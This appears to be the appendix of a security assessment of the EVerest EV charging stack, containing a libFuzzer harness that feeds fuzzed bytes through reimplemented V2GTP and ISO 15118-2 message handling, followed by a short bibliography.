68  }
69
70  int v2g_incoming_v2gtp_fuzz(struct v2g_connection* conn) {
71      // reimplementation of v2g_incoming_v2gtp
72      assert(conn != nullptr);
73      assert(conn->read != nullptr);
74
75      int rv;
76
77      rv = conn->read(conn, conn->buffer, V2GTP_HEADER_LENGTH);
78      if (rv < 0) {
79          dlog(DLOG_LEVEL_ERROR, "connection_read(header) failed: %s",
80               (rv == -1) ? strerror(errno) : "connection terminated");
81          return -1;
82      }
83
84      if (rv == 0)
85          return 1;
86      if (rv != V2GTP_HEADER_LENGTH) {
87          dlog(DLOG_LEVEL_ERROR, "connection_read(header) too short: expected %d,
            got %d", V2GTP_HEADER_LENGTH, rv);
88          return -1;
89      }
90
91      rv = V2GTP_ReadHeader(conn->buffer, &conn->payload_len);
92      if (rv == -1) {
93          dlog(DLOG_LEVEL_ERROR, "Invalid v2gtp header");
94          return -1;
95      }
96
97      if (conn->payload_len >= UINT32_MAX - V2GTP_HEADER_LENGTH) {
98          dlog(DLOG_LEVEL_ERROR, "Prevent integer overflow - payload too long:
            have %d, would need %u",
99               DEFAULT_BUFFER_SIZE, conn->payload_len);
```

```
100         return -1;
101     }
102
103     if (conn->payload_len + V2GTP_HEADER_LENGTH > DEFAULT_BUFFER_SIZE) {
104         dlog(DLOG_LEVEL_ERROR, "payload too long: have %d, would need %u",
            DEFAULT_BUFFER_SIZE,
105             conn->payload_len + V2GTP_HEADER_LENGTH);
106
107         return -1;
108     }
109
110     rv = conn->read(conn, &conn->buffer[V2GTP_HEADER_LENGTH], conn-
        >payload_len);
111     if (rv < 0) {
112         dlog(DLOG_LEVEL_ERROR, "connection_read(payload) failed: %s",
113             (rv == -1) ? strerror(errno) : "connection terminated");
114         return -1;
115     }
116     if (rv != conn->payload_len) {
117         dlog(DLOG_LEVEL_ERROR, "connection_read(payload) too short: expected
            %d, got %d", conn->payload_len, rv);
118         return -1;
119     }
120
121     conn->stream.byte_pos = V2GTP_HEADER_LENGTH;
122     conn->stream.data_size = conn->payload_len + V2GTP_HEADER_LENGTH;
123
124
125     return 0;
126 }
127
128 enum v2g_event iso_handle_request_fuzz(v2g_connection* conn) {
129     // reimplementation of iso_handle_request
130     struct iso2_exiDocument* exi_in = conn->exi_in.iso2EXIDocument;
131     struct iso2_exiDocument* exi_out = conn->exi_out.iso2EXIDocument;
132     enum v2g_event next_v2g_event = V2G_EVENT_TERMINATE_CONNECTION;
133
134
135     conn->ctx->ev_v2g_data.received_session_id =
        v2g_session_id_from_exi_fuzz(true, exi_in);
136
137     init_iso2_exiDocument(exi_out);
138     init_iso2_MessageHeaderType(&exi_out->V2G_Message.Header);
```

```
139
140     exi_out->V2G_Message.Header.SessionID.bytesLen = 8;
141     init_iso2_BodyType(&exi_out->V2G_Message.Body);
142
143     if (exi_in->V2G_Message.Body.CurrentDemandReq_isUsed) {
144         dlog(DLOG_LEVEL_TRACE, "Handling CurrentDemandReq");
145         if (conn->ctx->last_v2g_msg == V2G_POWER_DELIVERY_MSG) {
146             conn->ctx->session.is_charging = true;
147         }
148         conn->ctx->current_v2g_msg = V2G_CURRENT_DEMAND_MSG;
149         exi_out->V2G_Message.Body.CurrentDemandRes_isUsed = 1u;
150         init_iso2_CurrentDemandResType(&exi_out-
            >V2G_Message.Body.CurrentDemandRes);
151
152     } else if (exi_in->V2G_Message.Body.SessionSetupReq_isUsed) {
153         dlog(DLOG_LEVEL_TRACE, "Handling SessionSetupReq");
154         conn->ctx->current_v2g_msg = V2G_SESSION_SETUP_MSG;
155         exi_out->V2G_Message.Body.SessionSetupRes_isUsed = 1u;
156         init_iso2_SessionSetupResType(&exi_out-
            >V2G_Message.Body.SessionSetupRes);
157
158     } else if (exi_in->V2G_Message.Body.ServiceDiscoveryReq_isUsed) {
159         dlog(DLOG_LEVEL_TRACE, "Handling ServiceDiscoveryReq");
160         conn->ctx->current_v2g_msg = V2G_SERVICE_DISCOVERY_MSG;
161         exi_out->V2G_Message.Body.ServiceDiscoveryRes_isUsed = 1u;
162         init_iso2_ServiceDiscoveryResType(&exi_out-
            >V2G_Message.Body.ServiceDiscoveryRes);
163
164     } else if (exi_in->V2G_Message.Body.ServiceDetailReq_isUsed) {
165         dlog(DLOG_LEVEL_TRACE, "Handling ServiceDetailReq");
166         conn->ctx->current_v2g_msg = V2G_SERVICE_DETAIL_MSG;
167         exi_out->V2G_Message.Body.ServiceDetailRes_isUsed = 1u;
168         init_iso2_ServiceDetailResType(&exi_out-
            >V2G_Message.Body.ServiceDetailRes);
169
170     } else if (exi_in->V2G_Message.Body.PaymentServiceSelectionReq_isUsed) {
171         dlog(DLOG_LEVEL_TRACE, "Handling PaymentServiceSelectionReq");
172         conn->ctx->current_v2g_msg = V2G_PAYMENT_SERVICE_SELECTION_MSG;
173         exi_out->V2G_Message.Body.PaymentServiceSelectionRes_isUsed = 1u;
174         init_iso2_PaymentServiceSelectionResType(&exi_out-
            >V2G_Message.Body.PaymentServiceSelectionRes);
175
176     } else if (exi_in->V2G_Message.Body.PaymentDetailsReq_isUsed) {
```

```
177         dlog(DLOG_LEVEL_TRACE, "Handling PaymentDetailsReq");
178         conn->ctx->current_v2g_msg = V2G_PAYMENT_DETAILS_MSG;
179         exi_out->V2G_Message.Body.PaymentDetailsRes_isUsed = 1u;
180         init_iso2_PaymentDetailsResType(&exi_out-
            >V2G_Message.Body.PaymentDetailsRes);
181
182     } else if (exi_in->V2G_Message.Body.AuthorizationReq_isUsed) {
183         dlog(DLOG_LEVEL_TRACE, "Handling AuthorizationReq");
184         conn->ctx->current_v2g_msg = V2G_AUTHORIZATION_MSG;
185         if (conn->ctx->last_v2g_msg != V2G_AUTHORIZATION_MSG) {
186             if (conn->ctx->session.iso_selected_payment_option ==
                iso2_paymentOptionType_ExternalPayment) {
187
188                 (void)0;
189             }
190         }
191         exi_out->V2G_Message.Body.AuthorizationRes_isUsed = 1u;
192         init_iso2_AuthorizationResType(&exi_out-
            >V2G_Message.Body.AuthorizationRes);
193
194     } else if (exi_in->V2G_Message.Body.ChargeParameterDiscoveryReq_isUsed) {
195         dlog(DLOG_LEVEL_TRACE, "Handling ChargeParameterDiscoveryReq");
196         conn->ctx->current_v2g_msg = V2G_CHARGE_PARAMETER_DISCOVERY_MSG;
197         if (conn->ctx->last_v2g_msg == V2G_AUTHORIZATION_MSG) {
198             dlog(DLOG_LEVEL_INFO, "Parameter-phase started");
199         }
200         exi_out->V2G_Message.Body.ChargeParameterDiscoveryRes_isUsed = 1u;
201         init_iso2_ChargeParameterDiscoveryResType(&exi_out-
            >V2G_Message.Body.ChargeParameterDiscoveryRes);
202
203     } else if (exi_in->V2G_Message.Body.PowerDeliveryReq_isUsed) {
204         dlog(DLOG_LEVEL_TRACE, "Handling PowerDeliveryReq");
205         conn->ctx->current_v2g_msg = V2G_POWER_DELIVERY_MSG;
206         exi_out->V2G_Message.Body.PowerDeliveryRes_isUsed = 1u;
207         init_iso2_PowerDeliveryResType(&exi_out-
            >V2G_Message.Body.PowerDeliveryRes);
208
209     } else if (exi_in->V2G_Message.Body.ChargingStatusReq_isUsed) {
210         dlog(DLOG_LEVEL_TRACE, "Handling ChargingStatusReq");
211         conn->ctx->current_v2g_msg = V2G_CHARGING_STATUS_MSG;
212
213         exi_out->V2G_Message.Body.ChargingStatusRes_isUsed = 1u;
```

```
214         init_iso2_ChargingStatusResType(&exi_out->V2G_Message.Body.ChargingStatusRes);
215
216     } else if (exi_in->V2G_Message.Body.MeteringReceiptReq_isUsed) {
217         dlog(DLOG_LEVEL_TRACE, "Handling MeteringReceiptReq");
218         conn->ctx->current_v2g_msg = V2G_METERING_RECEIPT_MSG;
219         exi_out->V2G_Message.Body.MeteringReceiptRes_isUsed = 1u;
220         init_iso2_MeteringReceiptResType(&exi_out->V2G_Message.Body.MeteringReceiptRes);
221
222     } else if (exi_in->V2G_Message.Body.CertificateUpdateReq_isUsed) {
223         dlog(DLOG_LEVEL_TRACE, "Handling CertificateUpdateReq");
224         conn->ctx->current_v2g_msg = V2G_CERTIFICATE_UPDATE_MSG;
225
226         exi_out->V2G_Message.Body.CertificateUpdateRes_isUsed = 1u;
227         init_iso2_CertificateUpdateResType(&exi_out->V2G_Message.Body.CertificateUpdateRes);
228
229     } else if (exi_in->V2G_Message.Body.CertificateInstallationReq_isUsed) {
230         dlog(DLOG_LEVEL_TRACE, "Handling CertificateInstallationReq");
231         conn->ctx->current_v2g_msg = V2G_CERTIFICATE_INSTALLATION_MSG;
232         dlog(DLOG_LEVEL_INFO, "CertificateInstallation-phase started");
233
234         exi_out->V2G_Message.Body.CertificateInstallationRes_isUsed = 1u;
235         init_iso2_CertificateInstallationResType(&exi_out->V2G_Message.Body.CertificateInstallationRes);
236
237     } else if (exi_in->V2G_Message.Body.CableCheckReq_isUsed) {
238         dlog(DLOG_LEVEL_TRACE, "Handling CableCheckReq");
239         conn->ctx->current_v2g_msg = V2G_CABLE_CHECK_MSG;
240         if (V2G_CHARGE_PARAMETER_DISCOVERY_MSG == conn->ctx->last_v2g_msg) {
241
242         }
243
244         exi_out->V2G_Message.Body.CableCheckRes_isUsed = 1u;
245         init_iso2_CableCheckResType(&exi_out->V2G_Message.Body.CableCheckRes);
246
247     } else if (exi_in->V2G_Message.Body.PreChargeReq_isUsed) {
248         dlog(DLOG_LEVEL_TRACE, "Handling PreChargeReq");
249         conn->ctx->current_v2g_msg = V2G_PRE_CHARGE_MSG;
250         if (conn->ctx->last_v2g_msg == V2G_CABLE_CHECK_MSG) {
251             dlog(DLOG_LEVEL_INFO, "Precharge-phase started");
252         }
```

```
253
254         exi_out->V2G_Message.Body.PreChargeRes_isUsed = 1u;
255         init_iso2_PreChargeResType(&exi_out->V2G_Message.Body.PreChargeRes);
256     } else if (exi_in->V2G_Message.Body.WeldingDetectionReq_isUsed) {
257         dlog(DLOG_LEVEL_TRACE, "Handling WeldingDetectionReq");
258         conn->ctx->current_v2g_msg = V2G_WELDING_DETECTION_MSG;
259         if (conn->ctx->last_v2g_msg != V2G_WELDING_DETECTION_MSG) {
260             dlog(DLOG_LEVEL_INFO, "Welding-phase started");
261         }
262         exi_out->V2G_Message.Body.WeldingDetectionRes_isUsed = 1u;
263         init_iso2_WeldingDetectionResType(&exi_out-
            >V2G_Message.Body.WeldingDetectionRes);
264     } else if (exi_in->V2G_Message.Body.SessionStopReq_isUsed) {
265         dlog(DLOG_LEVEL_TRACE, "Handling SessionStopReq");
266         conn->ctx->current_v2g_msg = V2G_SESSION_STOP_MSG;
267         exi_out->V2G_Message.Body.SessionStopRes_isUsed = 1u;
268         init_iso2_SessionStopResType(&exi_out-
            >V2G_Message.Body.SessionStopRes);
269     } else {
270         dlog(DLOG_LEVEL_ERROR, "create_response_message: request type not
            found");
271     }
272     dlog(DLOG_LEVEL_TRACE, "Current state: %s",
273          conn->ctx->is_dc_charger ? iso_dc_states[conn->ctx->state].description
274                                   : iso_ac_states[conn->ctx-
                                      >state].description);
275
276     if ( next_v2g_event != V2G_EVENT_IGNORE_MSG) {
277         conn->ctx->last_v2g_msg = conn->ctx->current_v2g_msg;
278
279
280         memcpy(exi_out->V2G_Message.Header.SessionID.bytes, &conn->ctx-
            >evse_v2g_data.session_id,
281                iso2_sessionIDType_BYTES_SIZE);
282
283         exi_out->V2G_Message.Header.SessionID.bytesLen =
            iso2_sessionIDType_BYTES_SIZE;
284     }
285
286     return next_v2g_event;
287 }
288
289
```

```
290 ssize_t connection_read_fuzz(struct v2g_connection* conn, unsigned char* buf,
    size_t count) {
291     // Reimplementing same logic as original connection_read function, but from
        our buffer and not a file descriptor
292     size_t to_read = count > (BUFFER_LEN - BUFFER_POS) ? (BUFFER_LEN -
        BUFFER_POS) : count;
293     memcpy(buf, &BUFFER[BUFFER_POS], to_read);
294
295     BUFFER_POS += to_read;
296     return (ssize_t)to_read;
297 }
298
299 ssize_t connection_write_fuzz(struct v2g_connection* conn, unsigned char* buf,
    size_t count) {
300     // reimplemention of write function
301     return (ssize_t)count;
302 }
303
304 int v2g_handle_connection_iso_fuzz(struct v2g_connection* conn, const uint8_t
    *buffer, size_t len) {
305     //reimplementation of v2g_handle_connection
306
307     int rv = -1;
308     enum v2g_event rvAppHandshake = V2G_EVENT_NO_EVENT;
309     bool stop_receiving_loop = false;
310     int64_t start_time = 0;
311
312     enum v2g_protocol selected_protocol = V2G_PROTO_ISO15118_2013;
313     v2g_ctx_init_charging_state(conn->ctx, false);
314
315     conn->ctx->stop_hlc = false;
316     conn->ctx->intl_emergency_shutdown = false;
317     conn->ctx->is_connection_terminated = false;
318     conn->ctx->last_v2g_msg = V2G_UNKNOWN_MSG;
319     conn->ctx->current_v2g_msg = V2G_SUPPORTED_APP_PROTOCOL_MSG;
320     conn->ctx->state = 0;
321     conn->ctx->selected_protocol = V2G_PROTO_ISO15118_2013; // Set the protocol
        to ISO 15118-2
322     conn->ctx->session.renegotiation_required = false;
323     conn->ctx->session.is_charging = false;
324
325     conn->buffer = static_cast<uint8_t*>(malloc(DEFAULT_BUFFER_SIZE));
326     if (!conn->buffer)
```

```
327         return -1;
328
329     conn->stream.data = conn->buffer;
330
331     selected_protocol = conn->ctx->selected_protocol;
332
333     exi_bitstream_init(&conn->stream, conn->buffer, 0, 0, nullptr); // Init exi
        bitstream
334
335
336     conn->exi_in.iso2EXIDocument =
337         static_cast<struct iso2_exiDocument*>(calloc(1, sizeof(struct
            iso2_exiDocument)));
338     if (conn->exi_in.iso2EXIDocument == NULL) {
339         dlog(DLOG_LEVEL_ERROR, "out-of-memory");
340         goto error_out;
341     }
342     conn->exi_out.iso2EXIDocument =
343         static_cast<struct iso2_exiDocument*>(calloc(1, sizeof(struct
            iso2_exiDocument)));
344     if (conn->exi_out.iso2EXIDocument == NULL) {
345         dlog(DLOG_LEVEL_ERROR, "out-of-memory");
346         goto error_out;
347     }
348
349
350     do {
351         conn->stream.data[0] = 0;
352         conn->stream.bit_count = 0;
353         conn->stream.byte_pos = 0;
354         conn->payload_len = 0;
355
356         rv = v2g_incoming_v2gtp_fuzz(conn);
357
358         if (rv == 1) {
359             dlog(DLOG_LEVEL_ERROR, "Timeout waiting for next request or peer
                closed connection");
360             break;
361         } else if (rv == -1) {
362             dlog(DLOG_LEVEL_ERROR, "v2g_incoming_v2gtp_fuzz() (previous message
                \"%s\") failed",
363                  v2g_msg_type[conn->ctx->last_v2g_msg]);
364             break;
```

```
365         }
366
367
368         enum v2g_event v2gEvent = V2G_EVENT_NO_EVENT;
369
370         memset(conn->exi_in.iso2EXIDocument, 0, sizeof(struct
            iso2_exiDocument));
371         rv = decode_iso2_exiDocument(&conn->stream, conn-
            >exi_in.iso2EXIDocument);
372         if (rv != 0) {
373             dlog(DLOG_LEVEL_ERROR, "decode_iso2_exiDocument() (previous message
                \"%s\") failed: %d",
374                     v2g_msg_type[conn->ctx->last_v2g_msg], rv);
375             rv = 0;
376             v2gEvent = V2G_EVENT_IGNORE_MSG;
377             break;
378         }
379         conn->stream.byte_pos = 0;
380         memset(conn->exi_out.iso2EXIDocument, 0, sizeof(struct
            iso2_exiDocument));
381
382         v2gEvent = iso_handle_request_fuzz(conn);
383
384
385         dlog(DLOG_LEVEL_INFO, "v2gEvent: %u", v2gEvent);
386         switch (v2gEvent) {
387         case V2G_EVENT_SEND_AND_TERMINATE:
388             stop_receiving_loop = true;
389         case V2G_EVENT_NO_EVENT: {
390             conn->stream.data[0] = 0;
391             conn->stream.bit_count = 0;
392             conn->stream.byte_pos = V2GTP_HEADER_LENGTH;
393             conn->stream.data_size = DEFAULT_BUFFER_SIZE;
394
395             if ((rv = encode_iso2_exiDocument(&conn->stream, conn-
                >exi_out.iso2EXIDocument)) != 0) {
396                 dlog(DLOG_LEVEL_ERROR, "encode_iso2_exiDocument() (message
                    \"%s\") failed: %d",
397                         v2g_msg_type[conn->ctx->current_v2g_msg], rv);
398             }
399
400         }
401         case V2G_EVENT_SEND_RECV_EXI_MSG: { // fall-through intended
```

```
402
403             if ((rv != 0) || ((rv = v2g_outgoing_v2gtp_fuzz(conn)) == -1)) {
404                 dlog(DLOG_LEVEL_ERROR, "v2g_outgoing_v2gtp() \"%s\" failed:
                    %d",
405                      v2g_msg_type[conn->ctx->current_v2g_msg], rv);
406                 break;
407             }
408             break;
409         }
410         case V2G_EVENT_IGNORE_MSG:
411             dlog(DLOG_LEVEL_ERROR, "Ignoring V2G request message \"%s\".
                Waiting for next request",
412                  v2g_msg_type[conn->ctx->current_v2g_msg]);
413             break;
414         case V2G_EVENT_TERMINATE_CONNECTION:
415         default:
416             dlog(DLOG_LEVEL_ERROR, "Failed to handle V2G request message
                \"%s\"",
417                  v2g_msg_type[conn->ctx->current_v2g_msg]);
418             stop_receiving_loop = true;
419             break;
420         }
421     } while ((rv == 0) && (stop_receiving_loop == false));
422
423 error_out:
424     if (conn->exi_in.iso2EXIDocument != NULL)
425         free(conn->exi_in.iso2EXIDocument);
426     if (conn->exi_out.iso2EXIDocument != NULL)
427         free(conn->exi_out.iso2EXIDocument);
428
429     v2g_ctx_init_charging_state(conn->ctx, true);
430
431     return rv ? -1 : 0;
432 }
433
434
435 extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t len) {
436
437     BUFFER_LEN = len;
438     BUFFER = data;
439     BUFFER_POS = 0;
440
```

```
441     struct v2g_connection* conn = static_cast<v2g_connection*>(calloc(1,
        sizeof(*conn)));
442     conn->is_tls_connection = false;
443     conn->read = &connection_read_fuzz;
444     conn->write = &connection_write_fuzz;
445
446     struct v2g_context* ctx = static_cast<v2g_context*>(calloc(1,
        sizeof(*ctx)));
447
448     conn->ctx = ctx;
449
450     v2g_handle_connection_iso_fuzz(conn, data, len);
451
452     if (conn->buffer != NULL) {
453         free(conn->buffer);
454     }
455     if(conn->ctx != NULL) {
456         free(conn->ctx);
457     }
458     if(conn != NULL){
459         free(conn);
460     }
461     return 0;
462 }
463
464 // For coverage, triage and debug
465 /*int main(int argc, char ** argv) {
466
467     ssize_t status = 0;
468     unsigned char * buf = (uint8_t*)(malloc(8192));
469     size_t len = fread(buf, 1, 8192, stdin);
470
471     BUFFER_LEN = len;
472     BUFFER = buf;
473     BUFFER_POS = 0;
474
475     struct v2g_connection* conn = static_cast<v2g_connection*>(calloc(1,
        sizeof(*conn)));
476     conn->is_tls_connection = false;
477     conn->read = &connection_read_fuzz;
478     conn->write = &connection_write_fuzz;
479
```

```
480     struct v2g_context* ctx = static_cast<v2g_context*>(calloc(1,
        sizeof(*ctx)));
481     conn->ctx = ctx;
482
483     v2g_handle_connection_iso_fuzz(conn, buf, len);
484
485     if (conn->buffer != NULL) {
486         free(conn->buffer);
487     }
488     if(conn->ctx != NULL) {
489         free(conn->ctx);
490     }
491     if(conn != NULL){
492         free(conn);
493     }
494
495
496     return status;
497 }*/
```

Bibliography

[1] "EVerest Github." Accessed: Aug. 08, 2025. [Online]. Available: https://github.com/everest

[2] "EVerest quickstart." Accessed: Aug. 08, 2025. [Online]. Available: https://everest.github.io/nightly/general/03_quick_start_guide.html#quickstartguide-main

[3] "Simulating EVerest." Accessed: Aug. 08, 2025. [Online]. Available: https://everest.github.io/nightly/general/03_quick_start_guide.html#quickstartguide-simulate

[4] "Debug a single module." Accessed: Aug. 08, 2025. [Online]. Available: https://everest.github.io/nightly/general/faq.html#debug-a-single-module

[5] "NIST SP 800-52 Rev. 2." Accessed: Aug. 08, 2025. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-52r2.pdf

[6] "read(2) - Linux manual page." Accessed: Aug. 05, 2025. [Online]. Available: https://man7.org/linux/man-pages/man2/read.2.html

[7] "read(2) - OpenBSD manual page." Accessed: Aug. 05, 2025. [Online]. Available: https://man.openbsd.org/read.2

[8] "read(2) - NetBSD manual page." Accessed: Aug. 05, 2025. [Online]. Available: https://man.netbsd.org/read.2